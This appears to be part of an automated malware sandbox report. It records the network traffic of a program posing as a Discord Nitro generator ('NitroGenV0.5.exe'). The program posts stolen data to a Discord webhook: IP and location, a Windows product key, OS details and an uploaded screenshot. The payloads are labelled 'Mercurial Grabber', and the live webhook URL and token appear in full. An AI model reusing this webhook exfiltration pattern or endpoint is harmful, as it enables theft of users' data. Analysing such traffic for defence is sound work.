2021-11-07 07:40:34 UTC	321	IN	Data Raw: 33 62 61 64 36 38 33 66 33 37 62 30 61 38 38 36 61 61 66 61 62 30 30 33 61 39 39 65 63 64 32 61 38 38 64 62 61 39 2d 31 36 33 36 32 37 30 38 33 34 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 61 30 61 37 62 31 38 34 65 64 66 2d 46 52 41 0d 0a 0d 0a Data Ascii: 3bad683f37b0a886aafab003a99ecd2a88dba9-1636270834; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4ea0a7b184edf-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49744	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:07 UTC	173	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 448 Expect: 100-continue Connection: Keep-Alive
2021-11-07 07:40:07 UTC	173	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:07 UTC	173	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:07 UTC	173	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 49 50 20 41 64 64 72 65 73 73 20 49 6e 66 6f 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 49 50 20 41 64 64 72 65 73 73 20 2d 20 38 34 2e 31 37 2e 35 32 2e 36 38 5c 6e 49 53 50 20 2d 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 5c 6e 43 6f 75 6e 74 72 79 20 2d 20 53 77 69 74 7a 65 72 6c 61 6e 64 5c 6e 52 65 67 69 6f 6e 20 2d 20 5a 75 72 69 63 68 5c 6e 43 69 74 79 20 2d 20 5a 75 72 69 63 68 5c 6e 5a 69 70 20 2d 20 38 31 35 32 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 74 68 75 6d 62 6e 61 69 6c 22 3a 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 6f 75 6e Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**IP Address Info**","value":"IP Address - 84.17.52.68\nISP - Datacamp Limited\nCountry - Switzerland\nRegion - Zurich\nCity - Zurich\nZip - 8152","inline":true}],"thumbnail":{"url": "https://www.coun

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:08 UTC	174	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:08 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=ee2df2033f9d11ec959242010a0a0972; Expires=Fri, 06-Nov-2026 07:40:08 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 4 x-ratelimit-reset: 1636270811 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 56 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=nfRtaRJA%2FEeNtpkQpVX21PBCNpzAax i7Bbo%2BOilE49akjkCB7F9ZV1YqGrS2SHBWb7yq7MSWM3Ax3v3eI%2BKEhF4hwp3i8mk33EwNa6oy0hEqYtY%2FP1 iRhoBq6lln"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=ee2df2033f9d11ec959242010a0a09720f7611dd4642c159f446f25401f50a0b3c0835194376b 99fd240c258408ad6d8; Expires=Fri, 06-Nov-2026 07:40:08 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid
2021-11-07 07:40:08 UTC	175	IN	Data Raw: 3d 64 34 37 32 31 63 32 33 31 36 64 31 32 36 37 35 36 35 34 30 30 66 61 31 38 35 64 32 37 38 61 36 39 66 64 35 63 33 34 64 2d 31 36 33 36 32 37 30 38 30 38 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 36 35 61 39 66 61 32 62 63 61 2d 46 52 41 0d 0a 0d 0a Data Ascii: =d4721c2316d1267565400fa185d278a69fd5c34d-1636270808; path=/; domain=.discord.com; HttpOnly; Secur e; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e965a9fa2bca-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49765	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:35 UTC	321	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: multipart/form-data; boundary=----------45f77323f02f47708c37e9e1cdd2d6dd User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0 Host: discord.com Content-Length: 127117 Expect: 100-continue
2021-11-07 07:40:35 UTC	321	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:35 UTC	321	OUT	Data Raw: 2d Data Ascii: -
2021-11-07 07:40:35 UTC	321	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 35 66 37 37 33 32 33 66 30 32 66 34 37 37 30 38 63 33 37 65 39 65 31 63 64 64 32 64 36 64 64 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 6e 61 6d 65 22 0d 0a 0d 0a 43 61 70 74 75 72 65 2e 6a 70 67 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 35 66 37 37 33 32 33 66 30 32 66 34 37 37 30 38 63 33 37 65 39 65 31 63 64 64 32 64 36 64 64 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 43 61 70 74 75 72 65 2e 6a 70 67 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 6d 2d 64 61 Data Ascii: ----------45f77323f02f47708c37e9e1cdd2d6ddContent-Disposition: form-data; name="filename"Capture.jpg---- ----------45f77323f02f47708c37e9e1cdd2d6ddContent-Disposition: form-data; name="file"; filename="Capture.jpg"Content- Type: multipart/form-da
2021-11-07 07:40:35 UTC	337	OUT	Data Raw: ef Data Ascii:
2021-11-07 07:40:35 UTC	337	OUT	Data Raw: b8 b9 7c 88 1d da 47 2e e4 b3 13 92 4d 36 ae 41 a4 ea 57 5a 84 9a 7d be 9d 77 35 ec 64 87 b6 8e 06 69 17 1c 1c a8 19 18 ef c5 55 20 ab 15 60 43 03 82 08 c1 06 95 d3 15 9a 1b 45 2d 18 a6 01 4b 49 47 6a 00 28 a5 a5 a6 21 29 45 02 96 9a 10 98 a2 96 8e d4 00 c1 4e a2 96 8b 05 c4 a2 9c 06 68 c7 34 00 94 b8 a3 14 e0 29 d8 57 1b 8a 31 4e a2 81 5c 6e 28 c5 3b 14 76 a7 60 b8 dc 51 8a 7e 28 c5 16 0b 8d c5 2e 29 71 4b 8a 2c 17 1b 8a 31 4e a3 14 ec 2b 8d c7 b5 18 a7 6 2 8a 02 e3 71 46 29 f4 98 a2 c1 71 98 a4 c5 48 45 26 3d a9 58 77 19 8a 50 29 f8 a3 14 58 2e 37 14 84 53 f1 46 29 d8 2e 3 3 14 62 9f 8a 4a 56 0b 8d c5 26 29 f8 a3 14 58 2e 33 14 60 53 b1 46 28 b0 5c 6d 25 29 14 62 90 ee 25 06 97 14 62 95 80 66 28 c5 3a 8a 45 5c 8c 8a 6d 4b 49 8a 56 1d c8 e9 2a 42 29 a4 52 Data Ascii: |G.M6AWZ}w5diU `CE-KIGj(!)ENh4)W1N\n(;v`Q~(.)qK,1N+bqF)qHE&=XwP)X.7SF).3bJV&)X.3`SF(\m%) b%bf(:E\mKIV*B)R
2021-11-07 07:40:35 UTC	353	OUT	Data Raw: b0 Data Ascii:
2021-11-07 07:40:35 UTC	353	OUT	Data Raw: 69 6e 27 b6 59 5a dd 67 2e 12 32 ad c1 1b 55 5c a9 e0 ef 00 f4 ae 62 f7 4a b4 d3 74 e8 ae 2f af e4 5b cb b1 24 96 d6 f0 5a 86 42 8b 21 4c bb 6f 5d 99 65 6c 05 56 e0 76 cd 45 fd bb ae 8b eb 8b ef ed 16 6b 9b 8b b8 af 65 91 d1 58 b4 d1 92 51 b9 1d b7 1e 3a 7b 54 43 56 d4 8e 98 da 6b cd 6f 35 b3 33 b2 89 ad a2 91 e3 2c 72 db 1d 94 b2 02 46 70 a4 0c e7 d6 b1 8c 2a a9 5d f5 ff 00 24 6c e5 49 ab 2f eb 73 77 51 f0 be 95 a5 5d ea a2 ef 5c b8 fb 26 99 3c 76 93 4d 1d 80 67 69 df 71 01 50 ca 3e 50 a8 49 62 47 3c 00 7a d4 57 9e 13 5b 2b 3d 45 cd ec 97 57 36 77 0d 09 8a ce dc 48 aa a3 6e d9 25 25 c3 46 ad bb 83 b4 8c 8c 67 35 9b 17 88 75 98 af ef af 7e d5 0c b3 5f 38 92 e5 67 b5 8a 58 e4 70 72 18 c6 ea 57 20 93 82 06 46 4e 3a d4 47 59 d5 0d ad e4 06 78 89 bd 66 6b 89 Data Ascii: in'YZg.2U\bJt/[$ZB!Lo]elVvEkeXQ:{TCVko53,rFp*]$ll/swQ]\&<vMgiqP>PIbG<zW[+=EW6wHn%%Fg5u~_ 8gXprW FN:GYxfk

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:35 UTC	369	OUT	Data Raw: c4 Data Ascii:
2021-11-07 07:40:35 UTC	369	OUT	Data Raw: cc 5a 59 63 77 76 27 24 92 ec 49 ae aa a2 af c7 2f 53 1a 76 e4 56 ec 14 51 45 66 59 53 54 ba 7b 2d 22 f6 ee 20 a6 48 20 79 14 30 c8 25 54 91 9f 6e 2b 99 f0 af 8a b5 0d 6f 57 7b 4b a8 ed 96 35 81 a4 06 24 60 72 19 47 76 3c 7c c6 9f e3 6b dd 66 ca c6 6f 22 2b 69 34 c9 e2 30 ca c6 36 32 45 b8 60 92 77 63 1c f0 71 c7 7a e2 3c 3d 7f a8 d9 6b 08 74 a8 23 9e ee 64 30 ac 72 29 23 04 82 4f 04 63 1b 7a d7 a5 87 c2 a9 e1 e5 27 6b f4 f2 3c dc 46 29 c3 11 18 ab db af 99 ec bd ab 0f 4a f1 7e 89 ad 4f 0c 36 77 33 79 97 08 64 83 ed 16 92 c0 27 51 d4 c6 64 55 0f 80 41 3b 73 80 73 5a b6 e2 e4 59 a0 bb 68 9a e3 6f ef 0c 2a 55 33 ec 09 27 15 c0 f8 71 2e 75 0d 17 c2 7a 7c 5a 7d fc 17 1a 48 59 6e a4 bb b4 92 dd 62 2b 0b a6 c5 2e a3 79 62 d8 f9 72 30 0e 48 e3 3e 6f 57 fd 77 3d Data Ascii: ZYcwv'$l/SvVQEfYST{-" H y0%Tn+oW{K5$`rGv<|kfo"+i4062E`wcqz<=kt#d0r)#Ocz'k<F)J~O6w3yd'QdU A;ssZYho*U3'q.uz|Z}HYnb+.ybr0H>oWw=
2021-11-07 07:40:35 UTC	385	OUT	Data Raw: 14 Data Ascii:
2021-11-07 07:40:35 UTC	385	OUT	Data Raw: 00 51 45 14 00 51 45 14 00 51 45 14 00 51 45 14 00 51 45 14 01 e2 de 38 ff 00 91 e7 50 ff 00 b6 5f fa 2d 6a b5 8b f2 05 59 f1 c7 fc 8f 3a 87 fd b3 ff 00 d1 6b 54 ac 3e fd 7d 55 0f e0 47 d1 7e 47 c1 63 1d b1 93 f5 7f 99 d6 6b ed 8f 02 2f bb d7 95 c8 7e 6a f5 0f 11 1c 78 12 2f f7 c5 79 74 87 e6 ab cb f4 a5 2f 56 76 62 f5 ab 1f 44 7b 10 38 f0 4e 97 fe e8 ac 9c d6 a3 9c 78 33 49 1f ec 0f e5 59 39 ae 3c 32 d2 5e ac d7 18 fd f5 e8 85 cd 2e 69 b9 a4 ae 93 8e e3 f7 62 9c 1e a3 14 b4 ac 09 92 86 3e b4 f0 e7 d6 a1 06 9c 0d 4b 46 8a 4c 99 5c e6 a4 12 1a 80 53 b3 50 d2 34 53 65 81 29 1d ea 45 b9 91 4f 0e 6a a8 34 e0 6a 1c 11 aa a9 23 41 35 09 97 f8 cd 58 4d 52 51 d4 83 f5 15 92 0d 3c 1a ce 54 a2 fa 1b 46 bc d7 53 61 75 3c fd f8 d4 d3 fe d9 6b 27 df 84 7e 55 8d ba 9c Data Ascii: QEQEQEQEQE8P_-jY:kT>}UG~Gck/~jx/yt/VvbD{8Nx3IY9<2^.ib>KFL\SP4Se)EOj4j#A5XMRQ<TFSau<k'~U
2021-11-07 07:40:35 UTC	401	OUT	Data Raw: 79 Data Ascii: y
2021-11-07 07:40:35 UTC	401	OUT	Data Raw: 22 f6 f2 e6 e4 41 18 8a 11 34 ac fe 5a 0e 8a b9 3c 0f 61 51 24 4a 9f 77 34 fa 3b 50 a1 15 b2 07 26 f7 11 d1 5c 73 4d fb 3c 64 fd da 90 f5 a0 75 a6 e2 98 ae d2 1a 20 8c 1e 14 52 79 11 03 90 bc d4 94 86 8b 2e c1 76 7d 5d f0 bf fe 49 ae 87 ff 00 5c 4f fe 86 d5 d7 57 23 f0 bf fe 49 ae 87 ff 00 5c 4f fe 86 d5 d7 57 99 5f f8 b2 f5 67 a1 47 f8 51 f4 41 45 14 56 46 a6 6d d6 b3 05 a4 ef 14 88 c3 63 6d dc d2 46 80 9c 03 c6 e6 04 f0 c2 a1 ff 00 84 8e cf d0 7f e0 4c 1f fc 72 b9 6f 19 cd ae c1 7f 1b 68 d6 0d 76 0d c4 9e 70 10 19 36 fe ea 1c 76 38 cf 3f 95 3f 4d 5b eb 9c 35 e7 86 a3 87 3c 31 1b c1 fc 01 4e 3f 3a e8 84 29 b8 de 57 30 9d 49 a9 59 23 b8 b6 b8 17 30 79 a1 1d 3e 66 52 af 8c 82 a4 83 d0 91 d4 56 46 9d e3 1d 17 56 49 1a ca 6b a7 d9 07 da 02 b5 8c e8 d2 c7 fd Data Ascii: "A4Z<aQ$Jw4;P&\sM<du Ry.v}]I\OW#I\OW_gGQAEVFmcmFLrohvp6v8??M[5<1N?:)W0IY#0y>fRVFVIk
2021-11-07 07:40:35 UTC	417	OUT	Data Raw: a9 Data Ascii:
2021-11-07 07:40:35 UTC	417	OUT	Data Raw: 5a ea 37 91 c5 05 cd bd b8 83 75 be 54 36 19 8e 79 27 07 e6 f5 ab 17 9e 1c d3 ed ef 7c c9 c5 fe 9f 6f 6d 60 2f 6f ec ae 4a bd d4 04 c9 b1 63 ce d4 1b 9f 28 41 2a 36 86 c9 07 03 39 f1 db 68 da ad 9e a7 2e 9b 0d fd b4 f6 96 82 e5 21 b9 b8 49 43 05 75 0f f3 08 d7 3f 2b 67 18 18 da 79 39 e0 e7 a7 7b ff 00 5f d6 81 c9 3d bf af eb 53 32 ea fe f6 f5 63 5b bb cb 8b 81 10 22 31 2c 85 f6 67 ae 32 78 aa f8 ae b6 3f 08 c3 75 22 d8 c1 3c cb a8 2c f6 36 f3 19 08 29 1b cf 1c b2 3f 00 67 e4 0a a3 af 50 de d8 a1 f6 5d 07 55 b5 d4 46 8a 9a 94 37 16 50 9b 85 7b c9 a3 75 b9 8d 48 0d f2 aa 29 8d b0 77 01 b9 fa 11 9e f5 6a a4 6f 64 2f 67 2d 3c cc 1a 5e 6b a0 d5 74 3b 4b 14 f1 43 45 2c e4 e9 3a 94 76 70 6e 61 f3 23 19 41 2d c7 27 f7 63 a6 3a 9a e6 8b 9e b9 a7 0a 8a 7b 7f 57 d4 Data Ascii: Z7uT6y'|om`/oJc(A*69h.!ICu?+gy9{_=S2c["1,g2x?u"<,6)?gP]UF7P{uH)wjod/g-<^kt;KCE,:vpna#A-'c:{W
2021-11-07 07:40:35 UTC	433	OUT	Data Raw: f4 Data Ascii:
2021-11-07 07:40:35 UTC	433	OUT	Data Raw: 59 3f 0f e6 2b c0 7e 04 7f c8 ef 7b ff 00 60 d7 ff 00 d1 91 57 bd 5f 3e 2d f1 fd e6 03 fa ff 00 4a f9 ac d5 fe f9 fa 1e a6 11 7b 85 58 8d 51 f1 3e 84 3c 4d e1 8b ed 1c cd e4 9b 85 1b 64 c6 76 b2 b0 61 91 e9 95 19 ab b1 76 ab 71 d7 8f 09 38 49 4a 3b a3 b2 49 35 66 7c 6b 45 14 a2 be f0 f0 04 a2 83 45 00 14 b4 94 53 11 f5 b7 88 35 6f ec 3f 0c e8 3a 90 8f cc 68 5d 36 ae 7a 93 6f 22 8c fb 64 8a f1 fb cb b9 ef ef 25 ba b9 90 c9 34 ad b9 d8 f7 35 ec 5a fe 81 77 e2 4f 06 e9 76 76 72 42 92 20 86 52 66 62 06 04 64 76 07 9f 98 57 1f ff 00 0a ab 5c ff 00 9f bd 3b fe fe 3f ff 00 11 5e 96 5b 5f 0f 4a 95 e6 d2 97 e8 79 79 95 0c 45 5a b6 82 6e 3f a9 45 fc 51 7d 75 65 a7 5f 2d c3 7f 68 e9 2d b4 ee 6c 89 63 38 01 88 f5 fe 16 f5 04 7b d7 7b a5 6a b1 6b 5e 1b f1 0e a3 0a 95 Data Ascii: Y?+~{`W_>-J{XQ><Mdvavq8IJ;I5f|kEES5o?:h]6zo"d%45ZwOvvrB RfbdvW\;?^[_JyyEZn?EQ}ue_-h-lc8{{jk^
2021-11-07 07:40:35 UTC	445	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:35 GMT Content-Type: application/json Transfer-Encoding: chunked Connection: close set-cookie: __dcfduid=fe45bced3f9d11ec8a9f42010a0a04e9; Expires=Fri, 06-Nov-2026 07:40:35 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 4 x-ratelimit-reset: 1636270838 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 101 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=p%2BU9SXrECRhdtnN9P9r5lSZ8vf2i83 LHvwKaDnc8wN5pi8tQUp1fdHq6MaJkDEZD4vpmS1%2BQVDGc9eoK8XsHS0gd8Ay7WUtY24FUQ6oOknVz 4QjnXumbAuHfSSc4"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=fe45bced3f9d11ec8a9f42010a0a04e9b8fffd64e6128da20227552c327fbea5d4e9c8552d058 fc43e77cd8766b09a4a; Expires=Fri, 06-Nov-2026 07:40:35 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=403773c65

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:35 UTC	447	IN	Data Raw: 38 39 30 39 37 39 30 66 39 30 62 39 31 39 62 33 33 37 61 39 36 34 64 62 39 64 33 31 35 63 38 2d 31 36 33 36 32 37 30 38 33 35 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 61 31 31 66 38 31 34 32 62 37 31 2d 46 52 41 0d 0a 0d 0a 33 35 36 0d 0a 7b 22 69 64 22 3a 20 22 39 30 36 38 31 30 33 35 32 34 37 32 33 32 32 30 34 39 22 2c 20 22 74 79 70 65 22 3a 20 30 2c 20 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 22 63 68 61 6e 6e 65 6c 5f 69 64 22 3a 20 22 39 30 33 36 37 31 34 39 33 38 35 33 30 37 37 35 33 34 22 2c 20 22 Data Ascii: 8909790f90b919b337a964db9d315c8-1636270835; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4ea11f8142b71-FRA356{"id": "906810352472322049", "type": 0, "content": "", "channel_id": "903671493853077534", "
2021-11-07 07:40:35 UTC	448	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49745	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:08 UTC	175	OUT	POST /api/webhooks/903671676842164224/hgVIAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4zsmJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 315 Expect: 100-continue
2021-11-07 07:40:08 UTC	175	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:08 UTC	175	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:08 UTC	175	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 57 69 6e 64 6f 77 73 20 50 72 6f 64 75 63 74 20 4b 65 79 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 50 72 6f 64 75 63 74 20 4b 65 79 20 2d 20 56 47 37 4e 47 2d 4d 44 34 32 58 2d 57 47 32 52 4d 2d 48 51 44 56 36 2d 59 32 33 58 33 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Windows Product Key**","value":"Product Key - VG7NG-MD42X-WG2RM-HQDV6-Y23X3","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"username": "Mercuria
2021-11-07 07:40:08 UTC	176	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:08 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=ed9b23803f9d11ecbf7f42010a0a045f; Expires=Fri, 06-Nov-2026 07:40:08 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 3 x-ratelimit-reset: 1636270811 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 68 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=psJY0rBxBrAx%2BAB%2BB8MjI%2B%2F0j3BRQOTWpWiSSKj%2FazfnlJSJVmVYCCxrO69l8ZN3g09bfv8RPho3SQdRlrXENCbWkiImCdQdUp0w1MnGzxXC0aSFUVDJzGBKegW"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=ed9b23803f9d11ecbf7f42010a0a045fbc1686526df13a7fcd78c1c3461b767e3d8960545270866c68e6e4dae94d9c388; Expires=Fri, 06-Nov-2026 07:40:08 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfru
2021-11-07 07:40:08 UTC	177	IN	Data Raw: 69 64 3d 64 34 37 32 31 63 32 33 31 36 64 31 32 36 37 35 36 35 34 30 30 66 61 31 38 35 64 32 37 38 61 36 39 66 64 35 63 33 34 64 2d 31 36 33 36 32 37 30 38 30 38 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 36 37 64 62 63 38 34 61 35 35 2d 46 52 41 0d 0a 0d 0a Data Ascii: id=d4721c2316d1267565400fa185d278a69fd5c34d-1636270808; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e967dbc84a55-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:09 UTC	177	OUT	POST /api/webhooks/903671676842164224/hgVIAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 704 Expect: 100-continue
2021-11-07 07:40:09 UTC	177	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:09 UTC	177	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:09 UTC	177	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 4f 53 20 49 6e 66 6f 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 4f 70 65 72 61 74 69 6e 67 20 53 79 73 74 65 6d 20 4e 61 6d 65 20 2d 20 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 31 30 20 50 72 6f 5c 6e 4f 70 65 72 61 74 69 6e 67 20 53 79 73 74 65 6d 20 41 72 63 68 69 74 65 63 74 75 72 65 20 2d 20 36 34 2d 62 69 74 5c 6e 56 65 72 73 69 6f 6e 20 2d 20 31 30 2e 30 2e 31 37 31 33 34 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 2c 7b 22 6e 61 6d 65 22 3a 22 2a 2a 50 72 6f 63 65 73 73 6f 72 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 43 50 55 20 2d 20 49 6e 74 65 6c 28 52 29 20 43 6f Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**OS Info**","value":"Operating System Name - Microsoft Windows 10 Pro\nOperating System Architecture - 64-bit\nVersion - 10.0.17134","inline":true},{"name":"**Processor**" ,"value":"CPU - Intel(R) Co
